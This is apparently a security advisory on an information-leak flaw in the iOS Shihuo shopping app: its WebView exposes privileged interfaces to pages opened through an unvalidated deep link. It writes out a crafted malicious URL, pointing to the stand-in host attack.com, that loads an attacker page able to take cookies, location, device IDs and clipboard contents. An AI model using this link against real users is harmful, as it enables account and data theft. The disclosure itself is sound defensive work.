
An information leak vulnerability in the iOS version of Shihuo

Brief Description

Shihuo app is a popular shopping app, providing functions such as purchase recommendations and commodity authenticity. It ranks **No.12 in the "Shopping" category** list on the App Store of the Chinese region and has **527,000 ratings**.



The iOS version of the Shihuo supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation**


when these interfaces are invoked.

Thus, an attacker can craft a malicious Scheme-customized URL. When clicked by the victim in a browser or another app, the URL can direct the victim to the Shihuo app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, obtaining victim's account credential (such as Cookie), obtaining victim's geolocation information, obtaining victim's device information (such as IDFA), reading victim's clipboard and interfering with victim's normal use (such as forcefully logging out victim's account).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: shihuo://www.shihuo.cn?route=fastWebview&navigationBar=false&url=https://attack.com/i OSJS/shihuo/atkShihuo.html. Here, "attack.com" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the Shihuo app and opens the webpage https://attack.com/iOSJS/shihuo/atkShihuo.html within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account credential** (such as Cookie), **obtaining victim's geolocation information**, **obtaining victim's device information** (such as IDFA), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully logging out victim's account).





Part of the code for JS to call OC and the callback function defined in JS are shown below:

Impact of the Vulnerability

Scope of the vulnerability: Shihuo iOS version 8.16.0 (the latest version as of 2024-12-30).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

CN:

https://apps.apple.com/cn/app/%E8%AF%86%E8%B4%A7-%E8%BF%90%E5%8A%A8%E6%BD%AE%E6%B5%81%E7%9A%84%E5%A5%BD%E7%89%A9%E5%92%8C%E5%A5%BD%E4%BB%B7/id875177200

JUS:

https://apps.apple.com/us/app/%E8%AF%86%E8%B4%A7-%E8%BF%90%E5%8A%A8% E6%BD%AE%E6%B5%81%E7%9A%84%E5%A5%BD%E7%89%A9%E5%92%8C%E5%A5%BD%E4%BB%B7/id875177200

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.